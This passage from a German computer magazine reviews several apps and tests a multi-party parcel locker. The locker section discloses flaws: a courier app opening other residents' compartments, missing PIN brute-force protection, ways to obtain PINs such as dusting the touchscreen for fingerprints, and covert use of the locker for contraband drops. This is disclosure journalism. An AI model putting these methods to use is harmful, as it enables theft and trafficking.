erkennt das Design sofort, aber auch neue Nutzer finden sich schnell zurecht. Die beiden Standard-Listen „Mein Tag“ und „To-Do“ lassen sich weder umbenennen, noch verschieben oder entfernen. Man kann sie um über 100 eigene Listen ergänzen, deren Anordnung sich jederzeit verändern lässt: Ist ein Thema gerade besonders wichtig, zieht man die betreffende Liste nach oben, wo sie stets im Blick bleibt. Seit dem letzten Update lassen sich jedem Eintrag Teilaufgaben hinzufügen. Dass sich die linke Spalte nicht ausblenden lässt, ist ärgerlich, denn sie verschwendet unnötig Platz beim Bearbeiten einzelner Einträge samt zugehöriger Details.

Für den Wechsel von Wunderlist zu To-Do bietet Microsoft ein Import-Tool. Das funktionierte im Test reibungslos. Vorsichtig sein sollte man mit einem wiederholten Import sein. Das Import-Tool erkennt nicht, dass es erneut Daten von einem bereits bekannten Wunderlist-Account mit To-Do zusammenführen soll. Es importiert stumpfsinnig ausgewählte Inhalte und fügt sie als neue Listen ein. Sofern es nur wenige Änderungen in bereits importierten Listen gab, sollte man diese von Hand nachtragen, anstatt dem Werkzeug hinterherzuräumen.

Aufgaben lassen sich nach fünf Kriterien sortieren: Fälligkeitsdatum, Alphabe-

tisch, Erstellungsdatum, Erledigt und „Zu ‚Mein Tag‘ hinzugefügt“. So praktisch es wirkt, so unübersichtlich ist das Ergebnis, denn erledigte Einträge rutschen plötzlich nach oben mitten zwischen die anderen Aufgaben. Wer das verhindern will, muss zunächst die Optionen am rechten oberen Fensterrand öffnen und dort „Erledigte Aufgaben ausblenden“ wählen.

Bisher lassen sich in To-Do – anders als in Wunderlist – keine Listen mit anderen Nutzern teilen. Das ist ärgerlich, da andere Microsoft-Programme gemeinsames Bearbeiten von Dokumenten erlauben, zum Beispiel OneNote. In den Mobil-Apps lassen sich Listen zwar verschicken, dann aber nur als reine Aufzählung der Punkte untereinander. Das eignet sich höchstens, um einen Einkaufszettel an den Partner zu schicken, der diesen ausdruckt und in den Supermarkt mitnimmt – für diesen Zweck gibt es jedoch geeignetere Apps.

Einen ersten, sehr zarten Ansatz zur Verzahnung mit anderen Microsoft-Diensten gibt es aktuell in To-Do: Sobald man ein Fälligkeitsdatum einträgt, schiebt das Programm diesen Eintrag in die Aufgabenliste von Outlook. Das funktioniert auch andersherum: Gibt es bereits Einträge in Outlook, zeigt die App sie unter „To-Do“ an.

Fazit

To-Do macht schon einiges richtig: Die aufgeräumte Oberfläche lenkt den Blick aufs Wesentliche; unnötige Spielereien gibt es nicht. Bedenkt man jedoch, dass Microsoft Wunderlist samt Entwicklern übernommen hat und Wunderlist nicht einmal mehr mit Bugfixes versorgt, muss sich der Hersteller die Frage gefallen lassen, warum bisher so wenige Funktionen implementiert wurden und einige noch halbgar wirken. Eine Integration ins Office-365-Universum mit Anbindung an SharePoint, Outlook, Teams, und Planner würde der App guttun und sie zu einem ernstzunehmenden Wunderlist-Ersatz machen. Derzeit eignet sich To-Do lediglich für Nutzer, die ihre Listen ausschließlich alleine verwalten wollen und eine schlanke, plattformunabhängige Aufgabenverwaltung suchen. (apoi@ct.de) **ct**

To-Do

Aufgabenverwaltung	
Entwickler	Microsoft, https://to-do.microsoft.com
Systemanforderung	Windows (UWP-App), Android ab 4.4, iOS ab 9.0, Windows 10 Mobile
Preis	kostenlos

Anzeige



Schick präsentieren

Mit der Web-Anwendung Ludus lassen sich ansprechende Präsentationen erstellen. Auf den einzelnen Slides platziert man bestehenden Web-Content und fügt eigene Inhalte hinzu.

Ludus nutzt ähnlich wie PowerPoint Folien, die man zu einer Slideshow zusammenfügt. Eine Einführungstour erleichtert den Einstieg in die Bedienung der App. Während der Arbeit löst die umfangreiche Bedienhilfe Knoten im Kopf auf.

Ludus macht es dem Nutzer einfach, Inhalte aus anderen Quellen einzubinden: Er bedient sich aus dem breiten Angebot existierender Häppchen im Internet und baut aus ihnen etwas Eigenes zusammen – Ludus ist sozusagen die digitale Legoplatte, auf der mit einzelnen Steinchen ganze Welten entstehen. Über das „Smart Menu“ wählt man zwischen 25 Diensten als Datenquelle: Man kopiert eine URL in die Eingabezeile und Ludus lädt den zugehörigen Inhalt. Sogar Code-Schnipsel samt Syntaxhervorhebung finden einen Platz – rund 60 Programmiersprachen erkennt die Web-App. Anstatt Inhalte über das „Smart Menu“ in die Präsentation zu kippen, kann man sie von einer beliebigen Website mittels Copy & Paste hinzufügen. Das funktioniert für Dateien im JPG-, GIF-, PNG-, SVG-, Quicktime- und JSON-Format. Sofern man eine Datei von der eigenen Festplatte einfügen will, klappt das auch per Drag & Drop.

Die 14 mitgelieferten Schriftarten lassen sich leicht um weitere ergänzen. Über das „Smart Menu“ durchsucht man die über 800 Google-Fonts und fügt sie zur Ludus Schriftenauswahl

hinzu – allerdings ohne Vorschaumöglichkeit.

Eine Besonderheit in Ludus sind „Smart Blocks“. Sie eignen sich für wiederkehrende Designelemente, zum Beispiel Hintergründe, Logos, Navigationspfeile. Wenn man eines dieser Templates verändert, aktualisiert die App alle Präsentationen, in denen die Vorlage verwendet wurde.

Mit der kostenlosen Version darf man maximal 20 Präsentationen erstellen, die insgesamt bis zu 2 GByte groß sein dürfen. Seit Kurzem kann man mit der kostenlosen Variante sogar im Team zusammenarbeiten. Fertig gestaltete Präsentationen teilt man via Link mit anderen oder bettet sie als <iframe> in eigene Websites ein. In der kostenlosen Version lassen sich geteilte Werke nicht mit einem Passwort schützen – das bleibt der kostenpflichtigen Version vorbehalten.


Um Präsentationen anzuschauen, bedarf es einer Internetverbindung. Sie lassen sich zwar als PDF-Datei herunterladen, aber das eignet sich ausschließlich für Backup-Zwecke: Viele interaktive Funktionen gehen dabei verloren. Die kostenpflichtige Version exportiert Folien auch als HTML-Datei, sodass man die Präsentationen samt aller Effekte offline betrachten kann.

Etwas Einarbeitung erfordert Ludus schon. Wer damit leben kann, dass seine Präsentationen öffentlich einsehbar auf den Anbieter-Servern liegen, kann getrost zur kostenlosen Version greifen.

(apoi@ct.de)

Ludus

Präsentationswerkzeug	
Hersteller	Ludus, https://ludus.one
Systemanf.	aktueller Browser
Preis	Basisversion: kostenlos , Pro-Version: 99 US-\$ pro Monat



Karteikasten-Lernsystem

Lernen mit Papierkarteikarten funktioniert seit Generationen. Mit Anki erstellt man eigene Übungskarten – für Rechner und Smartphone.

Mit Anki lassen sich frei gestaltbare digitale Lernkärtchen erstellen. Die Software finanziert sich über die kostenpflichtige iOS-App; alle anderen Versionen sind kostenlos.


Die Desktop-Software bildet die Basis des Programms. Die Mobil-Apps und die Web-App eignen sich nur zum Lernen – Inhalte hinzufügen klappt am PC am besten. Den Karteikarten kann man Bilder, Videos und Audios hinzufügen. Sogar mit Formeln kommt die Software zurecht, da sie LaTeX versteht. Damit man sich nicht nur stumpf durch die Karten klickt, lassen sich Lückentextaufgaben erstellen, deren Antworten im Abfragemodus eingetippt werden müssen. Die Datensynchronisation zwischen den Geräten läuft über die Anbieter-Cloud. Allerdings gleicht die Software die Daten nur dann ab, wenn der Nutzer den Sync-Button anklickt. Von anderen Anki-Nutzern geteilte Kartensätze lassen sich ebenfalls zur eigenen Sammlung hinzufügen.

Anki ist eine prima Lernhilfe für alle, die gern mit Karteikarten lernen und dabei mehr Medien einbinden möchten. Außerdem ist man flexibler als mit vorgefertigten Lerneinheiten, wie sie herkömmliche Übungsprogramme bieten.

(apoi@ct.de)

Anki

Lernsystem	
Entwickler	Damien Elmes, https://apps.ankiweb.net
Systemanf.	Windows ab Vista, macOS ab 10.8, Linux, Android ab 2.3.3, iOS ab 9.0
Preis	kostenlos , iOS-App: 25 US-\$



Notizen- bewacher

Laverna speichert Notizen verschlüsselt und synchronisiert sie bei Bedarf über die Cloud.


Laverna ist ein einfacher Open-Source-Zettelkasten für Notizen, der den Datenbestand des Anwenders verschlüsselt ablegt. Das Programm kann Markdown-Auszeichnungen interpretieren. Damit lassen sich Texte formatieren und mit Bildern und Links versehen. Für die Bearbeitung stellt Laverna einen normalen Modus mit Notizenmanager, einen aufs Wesentliche reduzierten, ablenkungsfreien Modus sowie einen Vorschaumodus bereit, der Quelltext und layoutetes Ergebnis nebeneinander darstellt.

Als JavaScript-Anwendung auf Basis des Frameworks Electron läuft Laverna in einem eigenen Programmfenster auf dem Windows-, Linux- und macOS-Desktop sowie unter Android. Alternativ lässt es sich direkt auf der Homepage des Projekts nutzen oder auf dem eigenen Webspaces einrichten. Das erfordert dann noch eine node.js-Installation.

Laverna speichert Daten standardmäßig im Browser-Speicher, kann aber auch auf Dropbox und RemoteStorage-Servern Backups ablegen. RemoteStorage ist ein Protokoll, das mehrere kommerzielle Hosts unterstützen, für das aber auch kostenlose Server-Anwendungen bereitstehen, die man auf dem eigenen Webspaces installieren kann. (jo@ct.de)

Laverna 0.7.51

Notizenverwaltung	
Hersteller	Laverna Community, https://laverna.cc
Systemanf.	Browser, Windows, macOS, Linux, Android
Preis	kostenlos



Drahtesel

Mit dem kostenlosen Programm DesignSpark Electrical sind elektrische Anlagen schnell geplant.

Die CAD-Anwendung DesignSpark Electrical ist für Elektroinstallationen und Automatisierungsprojekte optimiert. Zuerst legt man die Entwurfsnorm (IEC, ANSI oder JIS GB_Chinese) sowie die Sprache fest und notiert beschreibende Daten. Das geöffnete Projekt erscheint mit Titelseite, Schalt- und Verdrahtungsplänen samt Beschreibungen sowie einer Zeichnungsvorschau links im Dokumenten-Browser.

Mit der Maus wählt man aus der Werkzeugleiste die Komponenten für das Verdrahtungsdiagramm und verkabelt sie. Die Software nummeriert die Symbole und erzeugt automatisch den Schaltplan. Per Rechtsklick wird jedem Symbol ein konkretes Bauteil zugeordnet. Schaltschränke, Hutschienen und Kabelkanäle lassen sich individuell gestalten. Anschließend erzeugt man unter dem „Prozess“-Reiter der Werkzeugleiste eine 2D-Ansicht des Schaltschranks. Dazu präsentiert der Dokumenten-Browser alle verdrahteten Komponenten zur Platzierung per Drag & Drop. Unter dem Reiter „Projekt“ kann man eine Materialliste zusammenstellen und die Schaltung auf Verdrahtungsfehler prüfen.

Die Anwendung lässt sich privat für maximal 15 Zeichnungsseiten je Projekt nutzen; DesignSpark elecworks für größere, gewerbliche Projekte kostet ab 1151 Euro. (Mathias Poets/hps@ct.de)

DesignSpark Electrical

CAD-Programm für Verkabelung	
Anbieter	RS-Components, rs_online.com
Systemanf.	Windows 10, 64 Bit
Preis	kostenlos

Anzeige

Anzeige

Anzeige

Keller-Steinway

Pianoteq – Klaviersound per Physical Modeling: berechnet, nicht gesampelt

Meist werden digitale Piano-Sounds aus Samples erzeugt. Pianoteq setzt dagegen auf Physik und Mathematik: Intelligente Rechenpower löst somit die Unmengen an Speicherplatz ab, die moderne Sampler belegen.

Von Dr. Justus Noll

Mit Pianoteq bot Modartt 2006 als erste Firma die kommerzielle Version eines physikalischen Software-Klaviermodells an, das bis ins Kleinste Hämmer, Saiten, Resonanzböden, kurz alles, was ein Klavier ausmacht, berechnete. Firmengründer Philippe Guillaume, von Haus aus Klavierbauer, stimmte vor seinem Mathematikstudium die Instrumente bekannter Tastenkünstler.

Zwar beruhen alle Musikinstrumente auf gemeinsamen physikalischen Grundlagen, in der Praxis muss jedoch für jedes Instrument ein spezielles Gleichungssystem entwickelt werden. Denn der Klaviermodellierer hat es beim Aufprall der Hämmer auf die Saiten mit ganz anderen Dingen zu tun als sein Kollege an der Geige, der eine Formel für das Streichen mit dem Bogen und der Reaktion der Saite entwickeln muss.

Die aktuelle Ausgabe 6.1.1 bringt – außer den Plug-in-Versionen – als Standalone nach problemloser Installation eine einfache Oberfläche auf den Bildschirm und weniger als 58 MByte auf die Festplatte. Zum Vergleich: Spitfires „Hans-Zimmer-Piano“ (HZP) enthält 88352 Samples (196 GByte), das Laden der Samples dauert auf aktuellen PCs mehrere Minuten.

Stars der aktuellen Preset-Sammlung in Pianoteq mit insgesamt 49 Sounds sind sechs Flügelmodelle und ein Klavier. Die Nummern eins bis vier der Programmliste wurden von namhaften Instrumentenbau-

ern autorisiert, worauf Modartt sehr stolz ist: Steinway D und B sowie Grotrian und Blüthner. Das Blüthner-Modell bringt als Spezialität zusätzliche Aliquot-Saiten in höherer Lage mit, die nicht angeschlagen werden und nur der Tonschönheit dienen.

Weiter findet sich ein „YC5-Rock-Grand-Piano“ (es lässt Yamaha als Vorbild vermuten) und die Eigenentwicklung „K2-Grand-Piano“, die nach Ansicht von Modartt die besten Elemente mehrerer Modelle zu einem 2,11 Meter langen Flügel vereinigt. Als Kontrastprogramm findet man das „U4-Upright-Piano“, eine gute alte Drahtkommode, die wirkungsvolle Blues-, Honky-Tonky- und Western-Saloon-Sounds hergibt.

Die „Kremsegg-Collection“ bietet vor allem historische Flügel-Modelle und ein Cembalo aus dem Jahr 1624. Obendrein sind Harfe, Celesta, Steelpans, Xylophon, Vibraphon und Marimba sowie elektroakustische Pianos (à la Fender, Wurlitzer, Hohner) enthalten. Zugabe: Das „Keyboard Instrument Restoration Project“ (KIVIR) sammelt restaurierte Instrumente, darunter auch Piano-Vorläufer wie Cla-

vichord und Cimbalom. KIVIR ist kostenfrei, ebenso eine Glockensammlung mit Röhrenglocken und Glockenspiel; beide sind in allen Pianoteq-Paketen enthalten.

Die vier Editionen Stage, Standard, Pro und Studio unterscheiden sich durch die Anzahl mitgelieferter Instrumente und Einstellmöglichkeiten. Die Studio-Version bringt alle Instrumenten-Packs mit, ansonsten muss man sich zwischen einigen Instrumenten entscheiden, die kostenlose KIVIR-Sammlung benutzen oder Instrumenten-Packs hinzukaufen. In der 20 Minuten nutzbaren Testversion funktionieren acht Tasten nicht, sie kann aber wieder geladen werden.

Spiel mit Parametern

Alle Instrumente variiert man mit einem „Condition“ genannten Schieberegler, der sie altern und „verschmutzen“ lässt, von „Pfefferminz“ (mint) bis „abgewrackt“ (worn). So wandert der 150 000 Euro teure Steinway D aus der Elbphilharmonie (2,74 Meter lang) mühelos in den nächstgelegenen Bierkeller – zumindest virtuell.

Jedes physikalische Modell wird über eine riesige Anzahl Parameter gesteuert, von denen Pianoteq dem Anwender eine kleine Auswahl zugänglich macht. Tonhöhe, Stimmung, Klangdauer, Klangfarbe, Saitenlänge, die Beschaffenheit der Hämmer und andere Feinheiten lassen sich wohl dosiert regeln, auch um – physisch unmöglich – einen Flügel in Pythagoras-Stimmung zusammenzubrauen, mit zehn Metern Saitenlänge und einem beim Anschlag auf drei Sekunden verzögerten Energietransport zu den höheren Obertö-



Zweimal Pianoteq: der berechnete Steinway D in „Pfefferminz“-Hochform (links), demgegenüber ein „abgewracktes“ (worn) Hohner Electra-Piano (rechts)

nen, was ein irres Aufblühen (blooming) des Klangs zur Folge hat.

Auch wenn sich die Regelbereiche in vernünftigen Grenzen halten, ermöglichen sie ungewohnte Einstellungen. Zum Beispiel lassen sich sehr weiche Bassklänge erzeugen, die kein reales Instrument bietet. Der Übergang vom romantischen Blüthner zu den rostigen Schlägen von Omas alter Standuhr oder zum fetzigen Funk-Bass auf den tiefen Tasten ist kein Problem. Tatsächlich fallen die berechneten Flügel auch wegen ihrer natürlichen und klaren Bässe auf.

Neben dem authentischen Klang steht die individuelle Anpassung an den Spieler im Zentrum. Zu jedem Instrument gibt es ein spezielles Rechenmodell der Klangabstrahlung, das den Resonanzkasten des Instruments ebenso wie das Gehör des Spielers berücksichtigt. Dabei können virtuell bis zu fünf Mikrofone und das jeweilige Instrument in unterschiedlichen Räumen (Zimmer, Jazzclub, Studio usw.) positioniert werden. Klaviatur-Velocity

und Pedale lassen sich ebenso anpassen wie Stimmung, Hammerhärte oder Anschlagspunkt, in der Pro-Version gibt es 30 für jede Taste einzeln einstellbare Werte und eine Sample-Rate bis zu 192 kHz. Viele Parameter und die auf 105 Töne erweiterte Tastatur sind per Midi steuerbar. Hinzu kommen Akkorderkennung, Fileplayer, Archiv und Export ins wav-, mp3- oder flac-Format.

Fazit

Auch wenn es Modartt in erster Linie auf den klassischen Pianisten abgesehen hat, der jede Feinheit seines Instruments in den Griff bekommen möchte: Pianoteq übertrifft an Klangtreue, Dynamik und Soundvielfalt alle Modeling-Konkurrenten, ob Roland, Viscount, Arturia oder das kalifornische Truepiano. Das zahlt sich auch beim Honky-Tonk-, Blues- und Jazzpiano aus – und bei den interessanten E-Pianos. Wem deren Grundeinstellung zu sauber ist, kann ihren Zustand mit dem Condition-Regler altern lassen. Nicht nur

Pianoteq 6.1.1

Musik-Software	
Hersteller	Modartt, www.pianoteq.com
Systemanf.	Windows ab 7, Dual-/Quad-Core, 512 MByte RAM, x32 und x64; Mac ab OS X 10.7; Linux x86, ARM, z. B. Raspberry Pi 3 Board
Plug-in-Formate	VST, VST3, AU, AAX
Preis	Stage 99 €, Standard 249 €, Pro 399 €, Studio (alle Packs) 699 €, zusätzliches Instrument Pack je 49 €

Klassiker, sondern ebenso Jazz-, Rock- und Pop-Pianisten dürften mit Pianoteq ein geeignetes Instrument finden. Dafür spricht auch die lange Liste ansprechender Demo-Songs auf der Hersteller-Webseite.

Mit Pianoteq 6 hat – was die Qualität anbelangt – das Physical Modelling mit den Samplern gleichgezogen. Pianoteqs umfangreiche Instrumentensammlung deckt so ziemlich alles ab, was sich an Klavier- und klavierverwandten Instrumenten denken lässt, inklusive historischer Exemplare. (uh@ct.de) **ct**

Anzeige

Ungeschickt

Paketkasten von Renz mit ParcelLock-System

Nie wieder Pakete verpassen – das ist die Idee der Paketkasten-Firma Renz und des Software-Unternehmens ParcelLock.

Von Lea Lang und Mirko Dölle

Paketzusteller klingeln oft vergeblich an der Tür und liefern die Sendungen dann in nahegelegenen Filialen ab. Paketkästen für Privathäuser sollen Abhilfe schaffen, so zum Beispiel die myRENZbox. Die Firma Renz ist vor allem Vermietern durch ihre Briefkastenanlagen für Mehrfamilienhäuser und Wohnanlagen bekannt. Im gleichen Rastermaß bietet Renz aber auch Paketkästen an – Briefkästen für Pakete.

Während die DHL-Paketkästen lediglich für den Versand und den Empfang

von DHL-Paketen genutzt werden können, werden die Renz-Paketkästen zusätzlich von Paketdiensten des ParcelLock-Konsortiums beschickt. Das waren bei Redaktionsschluss DPD, GLS, Hermes, Liefery, Go und Nightstar Express.

Für diesen Test mussten wir neben dem Verlagsgebäude erst einmal Betonplatten verlegen lassen, auf denen Renz eine Paketkastenanlage vom Typ „Modula“ mit zwei Modulen und insgesamt 13 Paketfächern sowie einer Steuereinheit mit Touchscreen-Display aufgestellt hat.

Verriegelt und verrammelt

Die hier aufgestellte Mehrfamilienhausanlage kommuniziert über ein LTE-Modul, Bluetooth und NFC. Einen LAN-Anschluss braucht sie nicht zwingend – dafür aber Strom für die Schließmechanismen und den eingebauten Mini-PC. Renz schickt die Zugangsdaten für das myRenz-Konto an den Verwalter der An-

lage, der sie in Betrieb nimmt und Accounts für alle weiteren Bewohner anlegt.

Die Hausbewohner benutzen entweder das Web-Frontend auf der Website des Herstellers oder die kostenlose myRENZbox-App für Android und iOS. Um mit dem Paketkasten auch versenden zu können, führt kein Weg am Web-Frontend vorbei: Nur dort können Sie den Paketkasten bei DHL und den ParcelLock-Paketdiensten registrieren. Jeder Nutzer muss den Diensten einmalig eine Abstellgenehmigung erteilen.

Wichtig für die Registrierung bei DHL: Sollten Sie etwa den Gemeinschafts-Paketkasten einer Wohnanlage nutzen, der nicht unmittelbar an Ihrer Wohnadresse aufgestellt ist, müssen Sie bei DHL einen neuen Account anlegen und dort Ihren Namen und die Adresse des Paketkastens angeben. Tun Sie das nicht, speichert DHL ohne Rückfrage jeweils die hinterlegte Privatadresse als neue Adresse des Paketkastens – mit der Folge, dass die Lieferdienste bei der erstregistrierten Adresse klingeln, statt zum Standort des Paketkastens zu fahren.

Die Registrierung bei GLS und DPD über ParcelLock ist leicht. GLS schickte in unserem Test nach wenigen Minuten per Mail die Zugangsdaten für den neuen GLS-Kunden-Account. DPD und Hermes bestätigten per E-Mail den Eingang der Abstellerlaubnis. Ein echtes Problem bekamen wir mit Hermes und ParcelLock in unserem Test: Eine Retouren-Abholung beantragt man bei Hermes per Mail. Dafür tippt man Adresse und Sendungsnummern vom Retourenaufkleber ab und wartet bis zu einem Werktag, bis per Antwortmail eine TAN eintrudelt, mit der man die Sendung einlegen muss.

So ganz ausgereift scheint das System noch nicht: Als wir testweise zwei Pakete in einer Retourenanforderung aufgaben, gab der Kundenservice aber trotzdem nur eine TAN heraus. Also legten wir beide Pakete unter dieser TAN ab und warteten. Am nächsten Tag wurde Paket 1 abgeholt, Paket 2 verblieb in der Box – und zwar insgesamt sieben Wochen. In dieser Zeit wurden viele Mails geschrieben und wir haben oft telefoniert, aber sogar die Bereichsleiterin von Hermes war ratlos, obwohl sie selbst am Paketkasten ihr Glück versuchte. Bis Redaktionsschluss äußerte sich ParcelLock nicht dazu, wie sie letztendlich das Problem lösen konnten.

Um den Paketkasten optimal nutzen zu können, muss sich jeder Nutzer min-



Die myRENZbox wartet mit 13 Fächern für Pakete der Größen S bis XL auf.

Anzeige

destens die myRENZbox-App einrichten und kann zusätzlich sein Glück mit der App ParcelLock versuchen. myRENZbox lässt die Abholung von Sendungen zu, ParcelLock hält die Vorgangsnummern für Retouren bereit.

Die ParcelLock-App stürzte im Test mehrfach ab und ist noch unausgereift. So sieht man zwar beauftragte Retouren, kann aber anhand der 20-stelligen Identifikationsnummer von Hermes ohne Beschreibungstext nicht errahnen, welche Nummer zu welcher Sendung gehört. TAN-Freigaben an Bewohner oder Dienstleister lassen sich auch erstellen. Die App sagt Bescheid, wenn Sendungen eintreffen oder Retouren abgeholt werden; das Gleiche gilt für die myRENZbox-App.

Bedienung und Funktionsumfang der myRENZbox-App lassen ebenfalls noch zu wünschen übrig. So können Sie dort zum Beispiel PINs erzeugen, mit denen Sie sich über das Bedienfeld des Paketkastens direkt als Bewohner anmelden können. Die App unterstützt es auch, mehrere sogenannte persönliche PINs anzulegen – etwa für jedes Familienmitglied eins. Es ist jedoch nicht möglich, eine PIN wieder zu löschen. Selbst im Web-Frontend können Sie lediglich die zuletzt angelegte PIN ändern lassen – es gibt dort aber weder eine Übersicht der bereits vergebenen privaten PINs noch eine Möglichkeit, sie zu löschen. Das kann lediglich der Verwalter des Paketkastens.

Sogenannte „offene Prozesse“ sind für Sendungen lokaler Lieferdienste, etwa durch die Reinigung, gedacht – also für Unternehmen, die kein Mitglied von ParcelLock sind. PINs für offene Prozesse lassen sich mit der myRENZbox-App leicht anlegen, aber nicht verwalten oder gar löschen. Erschwerend kommt hinzu, dass die PIN-Erzeugung gelegentlich für einige Sekunden hängt – mit dem Ergebnis, dass im Extremfall gleich mehr als ein Dutzend PINs erzeugt werden. Im Web-Frontend lassen sich die PINs deaktivieren, aber nicht löschen. Der Verwalter des Paketkastens kann sie ebenso wenig abrufen wie der Hausmeister.

Mitnahmeeffekt

Ganz spannend war die Paketkasten-App der DHL für Android. Sie verband sich im Testzeitraum per Bluetooth und der Button „Öffnen“ öffnete im Test reproduzierbar auch Fächer, in denen wir zuvor Pakete zur Abholung durch DHL eingelegt hatten und die sich eigentlich

nur von DHL-Zustellern öffnen lassen sollten.

Die Android-App gab sich jedoch als Zusteller aus, was die Angabe „DHL Abholung-Zustellung“ auf dem Bildschirm nahelegte. Als wir das Fach mit unserer zuvor eingelegten Retoure öffneten, machte uns das Bedienfeld darauf aufmerksam, dass ein weiteres Paket zur Abholung durch DHL bereitläge, und bot uns an, die Sendung über die Funktion „Mitnahme bei Gelegenheit“ ebenfalls zu entnehmen. Auf diese Weise könnte jeder Bewohner sämtliche für DHL bereitgelegte Pakete, auch die anderer Bewohner, klauen. Dabei hinterlässt der Benutzer nicht einmal sichtbare Spuren, in der Historie wurden sämtliche so entnommenen Pakete als durch DHL entnommen aufgelistet. Damit geriet unmittelbar der DHL-Zusteller unter Verdacht, die Pakete geklaut zu haben.

Auf unsere Ergebnisse hingewiesen behauptete DHL, dass dies völlig unmöglich sei: „Die von DHL selbst entwickelte App dient ausschließlich zur Nutzung des DHL-Paketkastens für Einfamilienhäuser und kann nicht für andere Systeme eingesetzt werden.“ Das von uns geschilderte Szenario sei nicht nachvollziehbar. Renz blockierte die Schnittstelle nach unseren Hinweisen auf diese Sicherheitslücke – das Vorgehen ist nicht mehr reproduzierbar.

Drogenhandel?

Die Paketkästen haben außerdem bereits das Interesse einer ungewöhnlichen Klientel auf sich gezogen: Drogen- und Waffenhändler. Für sie bieten die Paketkästen eine neue Möglichkeit, um ihre Ware zu deponieren und zu verteilen. Dabei spielen den Händlern verschiedene Eigenschaften des Paketkastens direkt in die Hände.

Der zentrale Knackpunkt ist, dass sich Bewohner allein mit der ihnen zugewiesenen PIN beim Paketkasten anmelden können – weshalb keine der PINs doppelt vergeben werden kann.

Bei großen Anlagen wie den Referenzanlagen in Hamburg oder Berlin, die an Wohnhäusern mit etwa 50 Bewohnern aufgestellt sind, gibt es mindestens 50 gültige, jeweils sechsstelligen PINs. Damit steigt die Wahrscheinlichkeit, mit sechs zufällig gewählten Ziffern eine gültige PIN zu treffen, auf über 1:20.000. Einen Schutz gegen Brute-Force-Angriffe gab es zunächst nicht, erst auf unseren Hinweis hin implementierte Renz ein Timelock, dass das Bedien-

feld nach drei falschen PIN-Eingaben für zehn Sekunden sperrt. Damit müssten Angreifer schon die Bewohner bei der Eingabe ihrer PIN beobachten, filmen oder sich die Fingerabdrücke auf dem zuvor leicht bestäubten Touchscreen ansehen, um an eine Bewohner-PIN zu gelangen.

Ist man im Besitz einer Bewohner-PIN, lassen sich beliebig viele Sendungen im Paketkasten deponieren. Dazu wählt man nach Eingabe der Bewohner-PIN „Zustellung“ aus, lässt eine fünfstelligen Einmal-PIN für die Abholung erzeugen und legt die Sendung in eins der Fächer. Davon bekommt weder der Bewohner noch der Verwalter etwas mit. Die Daten dieser Aktion werden auch erst in der Historie des Paketkastens gespeichert, wenn es zu spät ist und die Sendung bereits abgeholt wurde.

Lediglich im Web-Frontend myrenz.com findet ein aufmerksamer Bewohner den Hinweis, dass eine Sendung zur Abholung bereitgestellt wurde, so lange das Fach noch belegt ist. Die Einmal-PIN lässt sich jedoch nicht abrufen und weder der Bewohner noch der Verwalter des Paketkastens können das Fach öffnen, um nach dem Rechten zu sehen; diese Berechtigung hat lediglich der Hausmeister der Anlage. Er kann, nachdem er seine PIN am Bedienfeld eingegeben hat, beliebige Fächer öffnen – der betroffene Bewohner bekommt davon allerdings nichts mit und es gibt auch keinen Eintrag in der Historie über das Ereignis – nicht einmal dann, wenn der Hausmeister ein Paket entnimmt und dies auch so auf dem Bedienfeld bestätigt. Nur der Verwalter sieht solche Paketentnahmen; öffnet der Hausmeister das belegte Fach und entnimmt das Paket, ohne die Entnahme zu bestätigen, so gibt es auch keinen Eintrag in der Historie.

Die Idee hinter dem Paketkasten, der Sendungen mehrerer Paketdienstleister verwaltet, ist gut. Das hier vorgestellte System hält aber zu viele Türen offen und überzeugt auch nicht durch eine simple Handhabung. (l@ct.de) **ct**

myRENZbox „Modula“

Paketkasten	
Anbieter	Erwin Renz Metallwarenfabrik GmbH & Co KG, myrenz.com
Lieferdienste	DHL, Abhol-PINs, ParcelLock (Hermes, DPD, GLS)
kompatible Apps	DHL Paketkasten, myHermes, ParcelLock, myRENZbox
Preis	9000 € UVP zzgl. MwSt. + Montage

Ein großer Wurf

Gimp 2.10: Fotobearbeitung mit moderner Grafikbibliothek

Das neue Gimp hätte mit Fug und Recht die Versionsnummer 3.0 verdient, denn die Entwickler haben der Bildbearbeitung einen komplett neuen Unterbau verpasst. Der verspricht Fotobearbeitung auf zeitgemäßem Niveau und eine schnelle Vorschau von Filtern.

Von André Kramer

Nach sechs Jahren war das Update überfällig, denn Gimp 2.8 rechnete noch mit acht Bit pro Farbkanal, während nahezu jede andere Bildbearbeitung längst mit 16 oder 32 Bit umgehen kann. Nun hat das Team Gimp 2.10 auf die Grafikbibliothek GEGL aufgesetzt. Neben Berechnung in hoher Farbtiefe bringt diese aber noch ein paar andere Vorzüge.

Mit der hohen Farbtiefe kommt Unterstützung für HDR-Formate wie OpenEXR und RGBE, die für Heimanwender aber wenig relevant sind. Raw-Fotos öffnet auch Gimp 2.10 nicht; man kann aber Bilder aus den freien Raw-Entwicklern Raw-

Therapee und DarkTable an Gimp senden. Die Oberfläche fror im Test beim Öffnen großer Dokumente kurz ein, das Programm blieb aber stabil. Bei allen Umwälzungen ist die Bedienoberfläche weitgehend die alte geblieben; Menüs und Paletten finden sich am gewohnten Ort, sehen aber etwas moderner aus. Voreingestellt sind jetzt der Einzelfenstermodus und eine dunklere Farbgebung. In den Einstellungen kann man zwischen vier Farbschemata wählen. Die monochrom gehaltenen Icons stehen in verschiedenen Größen zur Verfügung, sodass sie auch auf hochauflösenden Monitoren gut aussehen.

